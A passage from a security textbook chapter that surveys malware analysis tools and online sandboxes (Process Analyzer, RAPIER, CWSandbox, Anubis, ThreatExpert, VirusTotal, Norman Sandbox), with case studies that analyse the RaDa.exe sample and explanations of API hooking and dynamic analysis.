If more than one process is found, then a brief message will display instructing you to select the process you wish to analyze further and to use the "Analyze Process" button to view more details on it. Figure 5.13 depicts what you get when you click on "Analyze Process" and navigating down to the *RaDa.exe* process, right click on it and from the context menu select "Analyze".

The outcome is shown in Figure 5.14. Because the entire file cannot be displayed, I have made it available for download here¹³.

When run, Process Analyzer will take the following actions:

- Take a memory dump of the executable
- Copy a sample of the exe and dump to analysis folder on the desktop
- Scan the memory dump with its exploit scanner
- Create strings listings of the memory dump file

¹³http://inverse.com.ng/book2/RaDa_report.txt




Figure 5.13:




Figure 5.14:

- parse the string dumps for Urls, Regkeys, and Exe references
- compile some info on the executable such as o filesize o md5 o file property info

Additionally it can also add the output of the packer detector PeID¹⁴ if this application is placed in its home directory (must be current .93 version). Once all of this information is compiled, it will then present a report to the user in a built in editor.

The exploit scanner can also be launched independently from a right click menu on the lower listbox. Note that the signatures it contains can never be all inclusive. They were developed from known malcode. Newer exploits will have to have signatures generated for them. New adaptations or implementations of old exploits may not trigger the specific signature detections. The signatures could also possibly report false positive results. This implementation of a signature scanner is very basic, and is only designed as a guide to help analysts look for known functionality.

New exploit signatures can be added to the scanner without having to recompile the application. When Process Analyzer first loads up, it will read in signatures from the file *exploit_signatures.txt* located in the applications home directory. Entries are one per-line that is name = signature format. Signatures can either be plaintext strings or \x encoded byte values.

You can also click on the “Api Log” and “Directory Watch Data” respectively. These are depicted in Figures 5.15 and 5.16 respectively.




Figure 5.15:

¹⁴<http://www.peid.info>




Figure 5.16:

5.5.5 RAPIER

Rapid Assessment and Potential Incident Examination Report (RAPIER)¹⁵ is a malware analysis tool developed to facilitate first response procedures for incident handling. It automates the entire process of data collection and delivers the results directly to the hands of a skilled security analyst. With the results, a security analyst is provided information which can aid in determining if a system has been compromised, and can potentially determine the method of infection, the changes to the system, and the steps to recover/clean the system. RAPIER can also be used to provide anti-malware vendors with the information necessary to update their definitions files, enabling a highly effective means for rapid response to potential malware infections.

5.5.5.1 Features

RAPIER was designed with simplicity at its core and includes features such as

- Modular Design with the dynamic adoption of new modules
- Fully configurable GUI which is easy to use

¹⁵<http://code.google.com/p/rapiere/>

- Auto update verification with SHA1 verification checksums
- Results can be auto-zipped
- Auto-uploaded to central secure repository
- Email Notification when results are received
- Two default Scan Modes – Fast/Slow
- Separate output stored for faster analysis
- Pre and Post run integrity check
- Configuration file or command line (CLI) approach
- Process priority throttling

5.5.5.2 Flow

RAPIER architecture can be summarized with the flow shown in Figure 5.17.




Figure 5.17:

- Download RAPIER bundle from site
- Update engine and modules (as necessary)
- Select modules to be run,
- configure (as necessary)
- Execute RAPIER
- Upload sends the results to designated location
- Notify sends an email to analysts

- Analyze the results

Some of the issues with RAPIER is finding all of the third party tools that the developers can't distribute due to the GPL.

5.5.5.3 Case Study 38: Malware Analysis with RAPIER

RAPIER can be downloaded here¹⁶. Once you download and unzip , you'll find *conf*, *Modules* and *tools* directories. After the first run a *Results* directory will populate. The *RAPIER.conf* file will refer to a number of elements attributable to a server-based installation. For this case study, I disabled any server references and kept the entire process local. Parameters are disable by appending # before the statement. Keep in mind as you use RAPIER in this manner, it will remind you that your connection to the server is offline. This by no means deter RAPIER from functioning fully. I have made a compilation of some of the hard to find third party utilities and they can be downloaded here¹⁷.

Once you are done with populating each of the Modules directories with the missing tools, you'll note they become available for selection in the RAPIER UI, rather than disabled in red.

Usage

After firing up RAPIER in a VM instance, I normally choose slow scan but keep in mind, a slow scan can take hours as it is extremely thorough. This I believe will aid in discovering the nature of an infection. Provide a name for the **Description of RAPIER Run** in the top right hand corner of the application, I just simply put *Test* then click the **RUN RAPIER** button to start. Figure 5.18 shows a screenshot of RAPIER while scanning

Once the scan is complete, see Figure 5.19, the results of a RAPIER scan are written to the *Results* directory and can be immediately reviewed from the UI by choosing **File -> Open Results Directory**. The *RAPIER.txt* will summarize the scan, confirming what modules ran and how long each module took to complete. While running it will pop up modules that you do not have installed. Just click on ok to continue with the scan.

RAPIER generates loads of text files in the analysis directory and analysing these results can be painstaking indeed. Personally, I go through the Services, ADS and HiddenFiles text files to give me a possible heads up. Note that the results that RAPIER produces are not really

¹⁶<http://code.google.com/p/rapier/downloads/list>

¹⁷<http://inverse.com.ng/book2/rapiertools.zip>




Figure 5.18: Running WinAudit




Figure 5.19: Complete

designed to be interpreted by an average user. Ultimately, the results must be reviewed by an

analysts with sufficient knowledge of the environment so as to discern the odd from the routine. RAPIER's objective is simply to provide a complete picture of the state of the machine as it was discovered without requiring the analyst to be a first responder. Combined, RAPIER's results from the various modules, can give a detailed picture of the state of the infected system.

5.5.6 CWSandbox

First and foremost, CWSandbox is a service run by the Chair for Practical Informatics at the University of Mannheim. CWSandbox¹⁸ is a tool for malware analysis that fulfills the three design criteria of automation, effectiveness and correctness for the Win32 family of operating systems:

- Automation is achieved by performing a dynamic analysis of the malware. This means that malware is analyzed by executing it within a simulated environment (sandbox), which works for any type of malware in almost all circumstances. A drawback of dynamic analysis is that it only analyzes a single execution of the malware. This is in contrast to static analysis in which the source code is analyzed, thereby allowing us observe all executions of the malware at once. Static analysis of malware, however, is rather difficult since the source code is commonly not available. Even if the source code were available, one could never be sure that no modifications of the binary executable happened, which were not documented by the source. Static analysis at the machine code level is often extremely cumbersome since malware often uses code-obfuscation techniques like compression, encryption or self-modification to evade decompilation and analysis.
- Effectiveness is achieved by using the technique of API hooking. API hooking means that calls to the Win32 application programmers' interface (API) are re-routed to the monitoring software before the actual API code is called, thereby creating insight into the sequence of system operations performed by the malware sample. API hooking ensures that all those aspects of the malware behaviour are monitored for which the API calls are hooked. API hooking therefore guarantees that system level behaviour (which at some point in time must use an API call) is not overlooked unless the corresponding API call is not hooked. API hooking can be bypassed by programs which directly call kernel code in order to avoid using the Windows API. However, this is rather uncommon in malware, as the malware author needs to know the target operating system, its service

¹⁸<http://cwsandbox.org/>

pack level and some other information in advance. Most empirical results show that most autonomous spreading malware is designed to attack a large user base and thus commonly uses the Windows API.

- Correctness of the tool is achieved through the technique of DLL code injection. Roughly speaking, DLL code injection allows API hooking to be implemented in a modular and reusable way, thereby raising confidence in the implementation and the correctness of the reported analysis results.

The combination of these three techniques within the CWSandbox allows to trace and monitor all relevant system calls and generate an automated, machine-readable report that describes for example

- which files the malware sample has created or modified,
- which changes the malware sample performed on the Windows registry,
- which dynamic link libraries (DLLs) were loaded before executing,
- which virtual memory areas were accessed,
- which processes were created, or
- which network connections were opened and what information was sent over such connections.

Obviously, the reporting features of the CWSandbox cannot be perfect, i.e., they can only report on the visible behaviour of the malware and not on how the malware is programmed. Using the CWSandbox also entails some danger which arises from executing dangerous malware on a machine which is connected to a network. However, the information derived from executing malware for even very short periods of time in the CWSandbox is surprisingly rich and in most cases sufficient to assess the danger originating from the malware.

5.5.6.1 Dynamic Malware Analysis

Dynamic analysis means to observe one or more behaviours of a software artifact to analyze its properties by executing the software itself. We have already argued above that dynamic analysis is preferable to static (code) analysis when it comes to malware. There exist two different approaches to dynamic malware analysis with different result granularity and quality:

- taking an image of the complete system state before and comparing this to the complete system state right after the malware execution
- monitoring all actions of the malware application during its execution, e.g., with the help of a debugger or a specialized tool

It is evident that the first option is easier to implement, but delivers more coarse-grained results, which sometimes are sufficient, though. This approach can only analyze the cumulative effects and does not take dynamic changes into account. If for example a file is generated during the malware's execution and this file is deleted before the malware terminates, the first approach will not be able to observe this behaviour. The second approach is harder to implement, but delivers much more detailed results, so we chose to use this approach in the CWSandbox.

5.5.6.2 API Hooking

The Windows API is a programmer's interface which can be used to access the Windows resources, e.g., files, processes, network, registry and all other major parts of Windows. User applications use the API instead of making direct system calls and thus this offers a possibility for behaviour analysis: we get a dynamic analysis if we monitor all relevant API calls and their parameters. The API itself consists of several DLL files that are contained in the Windows System Directory. Some of the most important files are *kernel32.dll*, *advapi32.dll*, *ws2_32.dll*, and *user32.dll*. Nearly all API functions do not call the system directly, but are only wrappers to the so called Native API which is implemented in the file *ntdll.dll*. With the Native API, Microsoft introduces an additional API layer. By that Microsoft increases the portability of Windows applications: the implementation of native API functions often changes from one Windows version to another, but the implementation and the interface of the regular Windows API functions nearly never changes.

The Native API is not the end of the execution chain which is performed when an API function is executed. Like in other operating systems, the running process has to switch from usermode (Ring 3) to kernelmode (Ring 0) in order to perform operations on the system resources. This is mostly done in the *ntdll.dll*, although some Windows API functions switch to kernelmode by themselves. The transfer to kernelmode is performed by initiating a software interrupt, Windows uses `int 0x2e` for that purpose, or by using processor specific commands, i.e., `sysenter` for Intel processors or `syscall` for AMD processors. Control is then transferred to *ntoskrnl.exe* which is the core of the Windows operating system.

In order to observe the control flow from a given malware sample, we need to somehow get access to these different API function. A possible way to achieve this is hooking. Hooking of a function means the interception of any call to it. When a hooked function should be executed, control is delegated to a different location, where customized code resides: the hook or hook function. The hook can then perform its own operations and later transfer control back to the original API function or prevent its execution completely. If hooking is done properly, it is hard for the calling application to detect that the API function was hooked and that the hook function was called instead of the original one. However, the malware application could try to detect the hooking function and thus we need to carefully implement it and try to hide as good as possible the analysis environment from the malware process.

5.5.6.3 Case Study 39: Malware Analysis with CWSandbox.

The service is very simple to use. Just navigate to `http://cwsandbox.org` and click the *submit* link. Just put your email address where the report will be mailed, the location of the binary to analyze in this case *RaDa.exe* and the image number. Then click on the “Submit for analysis” button. This is shown in Figure 5.20

SUBMISSION

ZIP packed files can also be submitted, if the password is 'infected'. A maximum of 50 files per ZIP is allowed.

Only files with up to 16M can be submitted.

Submit file for analysis

E-Mail address:

File to upload:

Comment: (not required)


Optional: Please enter the text below if you wish that your file is analyzed with a higher priority:

Figure 5.20:

Report

When done, an email is delivered to you with a link to the report. Figure 5.21 is a screenshot of the report I obtained.

5.22



The screenshot shows the CWSandbox Webinterface. At the top, there is a navigation menu with links for Home, Technical Details, Sample Analysis, License, Links, and Submit. Below this is the 'Sample Details' section, which is divided into two tables. The first table, 'General Information', lists the filename (RaDa.exe), filesize (198622), MD5 hash (14ba4a96df8477528788e5ea7b1cf18e), SHA1 hash (95c1f76776b37fcd051e1632387fd97d86584ec5), and MIME Type (application/x-dosexec). The second table, 'Analyses of this sample', lists the analyzer, start time, end time, and a numerical result for each analysis.

General Information				
Filename	RaDa.exe			
Filesize	198622			
MD5 hash	14ba4a96df8477528788e5ea7b1cf18e			
SHA1 hash	95c1f76776b37fcd051e1632387fd97d86584ec5			
MIME Type	application/x-dosexec			

Analyses of this sample				
analyzer	start	end		
CWSandbox 2.1.17	15.11.2009 08:17:07	15.11.2009 08:19:20	1105191	
VirusTotal Scan 1.0.0	14.11.2009 20:04:32	14.11.2009 20:04:32	1091284	

page generated in 0.32s :: Lehrstuhl für Praktische Informatik 1, University of Mannheim

Figure 5.21:

The report is quite large. A screen shot of the summary report is given in Figure . Furthermore the report can be viewed as a text file by clicking on the TXT link at the top of the report. The text report can be downloaded here¹⁹.

5.5.7 Anubis

Anubis²⁰ is a service for analyzing malware. Anubis is sponsored by Secure Business Austria and developed by the International Secure Systems Lab. They are a small team of enthusiastic security professionals doing research in the field of computer security and malware analysis and their goal is to provide interested and advanced computer users with a tool that helps in combatting malware. This is why, according to them, provide this service free of charge.

¹⁹<http://inverse.com.ng/book2/cwsandbox.txt>

²⁰<http://anubis.iseclab.org>

Scan Summary	File Changes	Registry Changes	Network Activity	Technical Details
Submission Details				
Date	15.11.2009 08:19:13			
Sandbox Version	2.1.17			
File Name	c:\RaDa.exe			
Submitting Email				
Comment				
Summary Findings				
Total Number of Processes	5			
Termination Reason	Timeout			
Start Time	00:01:234			
Stop Time	02:01:281			
Start Reason	AnalysisTarget			
Analysis HighLights				
Spawned Processes	Found 4 Processes. (View Activity by Process)			
Filesystem Changes	View File Changes			
Registry Changes	View Registry Changes			
Network Activity	View Network Activity			

Figure 5.22:

Anubis is a tool for analyzing the behaviour of Windows PE-executables with special focus on the analysis of malware. Execution of Anubis results in the generation of a report file that contains enough information to give a human user a very good impression about the purpose and the actions of the analyzed binary. The generated report includes detailed data about modifications made to the Windows registry or the file system, about interactions with the Windows Service Manager or other processes and of course it logs all generated network traffic. The analysis is based on running the binary in an emulated environment and watching i.e. analyzing its execution. The analysis focuses on the security-relevant aspects of a program's actions, which makes the analysis process easier and because the domain is more fine-grained it allows for more precise results. It is the ideal tool for the malware and virus interested person to get a quick understanding of the purpose of an unknown binary.

Anubis is the result of more than three years of programming and research. Anubis was designed to be an open framework for malware analysis that allows the easy integration of other tools and research artifacts.

5.5.7.1 Case Study 40: Malware Analysis with Anubis

This service is also quite straight forward to use. Just navigate to <http://anubis.iseclab.org>. Figure 5.23 shows the home page of Anubis

The good thing about Anubis is that reports are available in one of several formats including HTML, TXT, XML and PDF. A screenshot of the HTML report for *RaDa.exe* is shown in Figure

Submit your **Windows executable** and receive an analysis report telling you what it does.
Alternatively, submit a **suspicious URL** and receive a report that shows you all the activities of the Internet Explorer process when visiting this URL.

Choose the subject for analysis

For analyzing Javascript and Flash files try [Wepawet](#).

File: Choose the file that you want to analyze. The file must be a Windows executable. ([details](#))
(max. 8MB)

URL: Choose the URL that you want to analyze. The URL will be analyzed in Internet Explorer.

Get a priority boost

Enter the code that you see in the image on the left and your submission will be analyzed before all automatic submissions.


 :

Figure 5.23:

5.24. The PDF report can be obtained here²¹ while the text version is available here²²

Analysis Report for RaDa.exe [Comment on this report](#)

Summary:

Description	Risk
Autostart capabilities: This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	●
Performs File Modification and Destruction: The executable modifies and destructs files which are not temporary.	●
Performs Registry Activities: The executable reads and modifies registry values. It may also create and monitor registry keys.	●

Table of Contents

- expand all | collapse all
- General Information
- RaDa.exe

1. General Information

- Information about Anubis' invocation

Figure 5.24:

5.5.8 ThreatExpert

ThreatExpert is an innovative system of providing a rapid, detailed description and analysis of the behavioral effects and changes that a threat makes to a computer's operating system

²¹<http://inverse.com.ng/book2/anubis.pdf>

²²<http://inverse.com.ng/book2/anubis.txt>

upon infection. System administrators and researchers can use this information to minimize the impact of a threat infection on a computer or network.

Threats can end up on a computer from numerous sources, via e-mail, using chat programs such as Messenger or IRC programs, or by browsing sites containing malware on the Internet. Whilst the presence of a threat file on a computer does not necessarily compromise the computer itself, there are several mechanisms by which it can be run without the user's knowledge. Once run, the threat infection can result in unexpected computer behaviour.

When infections are detected within an organization's network, it is the role of system administrators to identify the source of the infections and remove them as quickly as possible. Infected computers on a network can result in severe losses due to communication problems through impaired network and Internet access, and the unauthorized release of confidential information outside the organization.

When new suspected threat files are identified, system administrators can send these files to an Internet security company, such as an anti-virus or anti-malware vendor, for analysis. These companies investigate the threats and sometime later, possibly ranging from a few up to 48 hours later, depending on the complexity of the threat; provide updated database definitions to remove them. In some circumstances, if the threat warrants additional research, a detailed description of it is subsequently posted on the Internet.

Nevertheless, the downtime between identifying the relevant threat files and receiving a database update to remove the infection can result in severe financial losses to an organization.

This is where ThreatExpert steps in. ThreatExpert takes a threat file, places it in a self-contained simulated virtual environment, deliberately executes the threat in this environment and then monitors its behaviour. A combination of file, Windows Registry and memory snapshots are recorded, in addition to a series of specific 'hooks' that intercept communication routes typically exploited by threat infections. These hooks 'deceive' the threat into communicating across a simulated network, whereas the threat's communication actions are actually being recorded in detail by ThreatExpert. Using this invaluable recorded data, a detailed report is generated, consisting of file and Windows Registry changes, memory dump analysis, and other important system activities caused by the threat.

An analogy to ThreatExpert is that of a 'sting operation' set up by a law enforcement organization to catch a criminal suspect in the act of a specific crime. In successful sting operations, the suspect commits the crime under deception, allowing the law enforcement organization to monitor their very movements and determine if they are the culprit.

ThreatExpert is capable of providing a detailed analysis report of a threat within a matter of minutes. This information could prove invaluable to system administrators who can use it

to initiate rapid abatement strategies on new infections before Internet security companies respond with updated database definitions that remove the threats.

5.5.8.1 Architecture

ThreatExpert is an advanced automated threat analysis system (ATAS) designed to analyze and report the behaviour of computer viruses, worms, trojans, adware, spyware, and other security-related risks in a fully automated mode.

The ThreatExpert system produces reports with the level of technical detail that matches or exceeds anti-virus industry standards such as those found in online virus encyclopedias. It only takes 2-3 minutes for an automation server to process a single threat, making it possible to generate up to 1,000 highly detailed threat descriptions per server, per day. Built on a distributed architecture the service can scale to a virtually unlimited amount of threat analysis servers, thereby allowing unlimited automated processing of threat samples. The architecture is given in Figure 5.25



Figure 5.25:

5.5.8.2 Case Study 41: Analyzing Malware with ThreatExpert

Suspected threats can be submitted to ThreatExpert here²³. All that is required for the submission of a suspected threat to ThreatExpert is the threat executable or dll file and a valid e-mail address. After submitting your file, the ThreatExpert system processes the suspected threat and sends its detailed report on it to your supplied e-mail address. This usually occurs within a matter of minutes. However, depending on demands on the ThreatExpert system,

²³<http://www.threatexpert.com/submit.aspx>

several more minutes may be required in order for your submission to be processed. The ThreatExpert report for *RaDa.exe* is provided here²⁴

ThreatExpert Report

When the Threat Expert threat report arrives in your e-mail Inbox, it is provided as a zipped attachment with the password '*threatexpert*'. Some Threat Expert reports may contain a representation of code that some Internet security software may perceive as potentially malicious. Hence, zipping these reports with a password is a convenient method of preventing these applications from deleting the report attachment before it arrives in your Inbox. Please note that Threat Expert reports are not malicious, and any malicious code representations they contain are rendered harmless.

The Threat Expert report is provided in Microsoft MHTML format, which is readily viewable in Windows Internet Explorer. The report is divided into several sections covering specific exploit behaviors, file and registry changes, the presence of hidden files and rootkits and the country of origin of the threat. Not all information may be available on a threat, such as the country of origin, but ThreatExpert comprehensively lists all threat information that could possibly be derived.

5.5.9 VirusTotal

VirusTotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by anti-virus engines. VirusTotal is a service developed by Hispasec Sistemas, an independent IT Security laboratory, that uses several command line versions of anti-virus engines, updated regularly with official signature files published by their respective developers.

This is a list of the companies that participate in VirusTotal with their anti-virus engines.

- AhnLab (V3)
- Antiy Labs (Antiy-AVL)
- Aladdin (eSafe)
- ALWIL (Avast! Anti-virus)

²⁴http://inverse.com.ng/book2/threatexpert_report.html

- Authentium (Command Antivirus)
- AVG Technologies (AVG)
- Avira (AntiVir)
- Cat Computer Services (Quick Heal)
- ClamAV (ClamAV)
- Comodo (Comodo)
- CA Inc. (Vet)
- Doctor Web, Ltd. (DrWeb)
- Emsi Software GmbH (a-squared)
- Eset Software (ESET NOD32)
- Fortinet (Fortinet)
- FRISK Software (F-Prot)
- F-Secure (F-Secure)
- G DATA Software (GData)
- Hacksoft (The Hacker)
- Hauri (ViRobot)
- Ikarus Software (Ikarus)
- INCA Internet (nProtect)
- K7 Computing (K7AntiVirus)
- Kaspersky Lab (AVP)
- McAfee (VirusScan)
- Microsoft (Malware Protection)

- Norman (Norman Antivirus)
- Panda Security (Panda Platinum)
- PC Tools (PCTools)
- Prevx (Prevx1)
- Rising Antivirus (Rising)
- Secure Computing (SecureWeb)
- BitDefender GmbH (BitDefender)
- Sophos (SAV)
- Sunbelt Software (Antivirus)
- Symantec (Norton Antivirus)
- VirusBlokAda (VBA32)
- Trend Micro (TrendMicro)
- VirusBuster (VirusBuster)

5.5.10 Norman Sandbox

The Norman SandBox Technology is a virtual environment where programs may perform in safe surroundings without interfering with the real processes, program files and network environment. If a program performs actions that the SandBox regards as suspicious, the program is "tagged" as a malicious program. On the this website's Security center²⁵ you will find free tools that use the SandBox technology. These tools can be used to:

- Upload for free program files that you suspect are malicious or infected by malicious components, and receive instant analysis by Norman SandBox. The result is also sent you by email.

²⁵http://www.norman.com/security_center/

- View in-depth information about the analysis performed by Norman SandBox of each malicious file that is uploaded.
- Explore the search facility in all analyses after Registry keys, file names, etc.

The basis for the Norman SandBox technology is to spot irregular behaviour and prevent the code or program from infecting or doing any harm to the infrastructure. This is possible by testing the program in a secure environment separated from the production system of the company.

Norman SandBox accomplishes this by using a computer emulator emulation technique. Using emulators to test programs have been used for decades to test applications. What makes the emulator of the SandBox particularly useful is that it emulates a complete local network infrastructure, and it is run in a secure environment on a PC, without any connection or any risk of leakage to the production system.

The main difference from traditional virus protection is that it does not only rely on virus signature files to stop new viruses. Norman SandBox stops the viruses before they enter your system by analyzing their behaviour in a simulated environment.

Simply put, SandBox predicts what the program could have done, and stops it if it seems to be something you would want to avoid.

5.5.10.1 Technology

The best way of obtaining a proactive anti-virus solution is to execute the suspicious file in a safe environment. In other words - simply to let the virus execute its payload. By doing this, any unknown and suspicious file that is trying to enter the computer, is isolated and prevented from infecting the computer system during analysis. As the virus unfolds, the proactive solution will monitor and assess the behaviour of the suspicious file.

Based on the analysis, the system will determine whether to quarantine the file or to allow the file to enter the computer itself. Doing this on a real system is hardly feasible. A diagrammatic representation of the process is shown in Figure 5.26

Many operating system settings may have to be altered before potential virus will spread (dependencies as date, time, build number, security settings, system-directory, etc). Using a real system would require many adjustments and, most likely, several reboots. In short: It would be very time-consuming and very inefficient.

To be able to do this within an acceptable time frame and with efficient system resources, a separate module (SandBox) with its own operating system is needed. Norman SandBox



Figure 5.26:

functions as a part of Norman anti-virus scanner engine and is compatible with Windows functions such as Winsock, Kernel and MPR. It also supports network and Internet functions like HTTP, FTP, SMTP, DNS, IRC, and P2P.

In other words: We are talking about a fully simulated computer, isolated within the real computer - as part of the Norman antivirus scanner engine - there is no need for any extra hardware to accomplish this!

The simulator uses full ROM BIOS capacities, simulated hardware, simulated hard drives, etc. This simulator emulates the entire bootstrap of a regular system at boot-time, starting by loading the operating system files and the command shell from the simulated drive. This drive will contain directories and files that are necessary parts of the system, conforming to system files on physical hard drives.

The suspicious file is placed on the simulated hard disk and will be started in the simulated environment. The suspicious file is unaware of the fact that it is operating in a simulated world...

Inside the simulated environment the file may do whatever it wants. It can infect files. It can delete files. It can copy itself over networks. It can connect to an IRC server. It can send e-mails. It can set up listening ports. Every action it takes is being registered by the antivirus program, because it is effectively the emulator that does the actions based on the code in the file. No code is executed on the real CPU except for the antivirus emulator engine; even the hardware in the simulated PC is emulated.

The issue is not to monitor and stop potentially harmful actions at runtime, the issue is to figure out what the program would have done if it had been allowed to run wild on an unprotected machine, in an unprotected network, even if it is running on a Netware server, on

Linux, OS/2 or DOS.

5.5.10.2 Solution

The solution is simple according to Norman and that is *Let the malware execute its game. Then control the game!*

5.5.10.3 Case Study 42: Malware Analysis with Norman

Hover over to http://www.norman.com/security_center/security_tools/submit_file/. Fill in the required details and upload the malware binary (we are still working with our RaDa.exe malware). The screenshot of the service is given in Figure 5.27.


Submit file for SandBox analysis

